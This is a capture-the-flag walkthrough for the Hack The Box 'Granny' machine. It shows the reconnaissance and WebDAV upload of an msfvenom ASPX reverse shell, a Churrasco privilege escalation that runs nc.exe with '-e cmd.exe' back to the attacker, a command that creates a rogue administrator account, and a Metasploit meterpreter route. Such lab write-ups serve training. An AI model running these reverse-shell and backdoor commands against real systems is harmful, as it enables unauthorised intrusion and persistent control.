# **Granny-HTB**

### **Enumeration**

• We use nmap for enumeration sudo nmap -p- -A -T4 -0 10.10.15 which gives

```
_$ <u>sudo nmap -p- -A -T4 -0 10.10.10.15</u>
[sudo] password for kali:
[Sudo] password for katl:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 09:45 EST
Nmap scan report for 10.10.10.15
Host is up (0.043s latency).
Not shown: 65534 filtered tcp ports (no-response)
 PORT STATE SERVICE VERSION
 80/tcp open http Microsoft IIS httpd 6.0
 | http-webdav-scan:
           Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
            Server Type: Microsoft-IIS/6.0
           Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
           WebDAV type: Unknown
 |_ Server Date: Wed, 31 Jan 2024 14:48:30 GMT
|_http-title: Under Construction
| http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT |_http-server-header: Microsoft-IIS/6.0
 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (90%), Microsoft Windows Server 2008 Enterprise SP2 (90%), Microsoft Windows Server 2003 SP2 (89%), Microsoft Windows SP2 (89%), Microsoft Windows XP SP3 (88%), Microsoft Windows 2000 SP4 or Windows XP Profess ional SP1 (88%), Microsoft Windows XP (85%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP (85%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP SP3 (88%), Microsoft Windows XP Profess ional SP1 (88%), Microsoft Windows XP SP3 (88%), Microsoft Win
 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 80/tcp)
                                     ADDRESS
          43.66 ms 10.10.14.1
           43.74 ms 10.10.10.15
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.17 seconds
```

• We find that a website is hosted:





### Under Construction


The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

#### To access IIS Help

- Click Start, and then click Run.
- In the Open text box, type inetmgr. IIS Manager appears.
- From the Help menu, click Help Topics.
- 4. Click Internet Information Services.
- We used dirbuster and found some hidden directories but they are empty



# **Exploitation**

## Non-metasploit

• WE find that certain risky requests are permitted using davtest

```
$\text{davtest --url http://10.10.10.15}
**************
Testing DAV connection
OPEN
             SUCCEED:
                                  http://10.10.10.15
***************
NOTE
      Random string for this session: 6SMar8C25VPwr
*****************
Creating directory
                                  Created http://10.10.10.15/DavTestDir_6SMar8C25VPwr
MKCOL
             SUCCEED:
*******************
Sending test files
      html
             SUCCEED:
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.html
      jhtml
PUT
             SUCCEED:
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.jhtml
PUT
      cgi
             FAIL
PUT
      aspx
             FAIL
PUT
             SUCCEED:
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.txt
      txt
PUT
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.cfm
             SUCCEED:
      cfm
PUT
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.pl
      pl
             SUCCEED:
PUT
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.jsp
       jsp
             SUCCEED:
PUT
             SUCCEED:
                            http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.php
      php
PUT
             FAIL
      asp
PUT
       shtml
             FAIL
******************
Checking for test file execution
             SUCCEED:
                           http://10.10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.html
      html
EXEC
      html
             FAIL
EXEC
       jhtml __
             FAIL
             SUCCEED:
                           http://10.10.15/DavTestDir_6SMar8C25VPwr/davtest_6SMar8C25VPwr.txt
EXEC
      txt
EXEC
             FAIL
      txt
EXEC
      cfm
             FAIL
EXEC
      pl
             FAIL
             FAIL
EXEC
       jsp
EXEC
              FAIL
      php
```

Only text and html files are executable so we generate our payload to .aspx format
and rename it to .txt using msfvenom -p windows/shell\_reverse\_tcp

```
LHOST=10.10.14.25 LPORT=1234 -f aspx >reverse.aspx and mv

reverse.aspx reverse.txt

$\square$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.25 LPORT=1234 -f aspx >reverse.aspx

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 324 bytes

Final size of aspx file: 2738 bytes

(kali@kali)-[~/Downloads/Granny/Exploits]

$\square$ mv reverse.aspx reverse.txt
```

• Then we use cadaver to start a day session using cadaver 10.10.10.15 and use a put request to upload our reverse.txt file then rename it to reverse.aspx using

we visit html://io.io.io.io/reverse.aspx with netcat listening where we get a shell

```
(kali@kali)-[~/Downloads/Granny/Exploits]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.15] 1035
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
c:\windows\system32\inetsrv>http://10.10.10.15/http://10.10.10.15/
```

• We used the churrasco exploit from https://github.com/Re4son/Churrasco and nc.exe file by uploading in the same manner and executing churrasco.exe -d

"C:\Inetpub\wwwroot\nc.exe 10.10.14.25 4444 -e cmd.exe" and listening on netcat using nc -nlvp 4444

```
C:\Inetpub\wwwroot>churrasco.exe -d "C:\Inetpub\wwwroot\nc.exe 10.10.14.25 4444 -e cmd.exe"
churrasco.exe -d "C:\Inetpub\wwwroot\nc.exe 10.10.14.25 4444 -e cmd.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
```

• can also run churrasco.exe -d "net user hacker hacker /add && net localgroup Administrators hacker /add"

```
(kali@ kali)-[~/Downloads/Granny]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.15] 1039
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
• We get a root shell:
```

## Metasploit

• start metasploit and search for IIS exploits, find one and execute to get a meterpreter shell:

```
msf6 exploit(
                                                                                  1) > set rhosts 10.10.10.14
rhosts => 10.10.10.14
msf6 exploit(wi
[*] Started reverse TCP handler on 10.10.14.25:5555
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.25:5555 -> 10.10.10.14:1030) at 2024-02-01 08:55:32 -0500
meterpreter > ls
Listing: c:\windows\system32\inetsrv
Type Last modified
Mode
                          Size
                                                                                         Name

      100666/rw-rw-rw-
      58880
      fil
      2007-02-18 07:00:00 -0500 ADROT.dll


      040777/rwxrwxrwx
      0
      dir
      2017-04-12 10:17:13 -0400 ASP Compiled Templates

      100666/rw-rw-rw-
      102400 fil
      2007-02-18 07:00:00 -0500 CertMap.ocx

      100666/rw-rw-rw-
      297984 fil
      2007-02-18 07:00:00 -0500 CertWiz.ocx

100666/rw-rw-rw- 77824
                                        fil 2007-02-18 07:00:00 -0500 Cnfgprts.ocx
100666/rw-rw-rw- 33792 fil 2007-02-18 07:00:00 -0500 ContRot.dll
```

• using ps to list processes:



- We migrate to process 1964 for accessing the user
- We use exploit\_suggester and exploit and get a shell. As all this is pretty self explanatory we wont go into detail.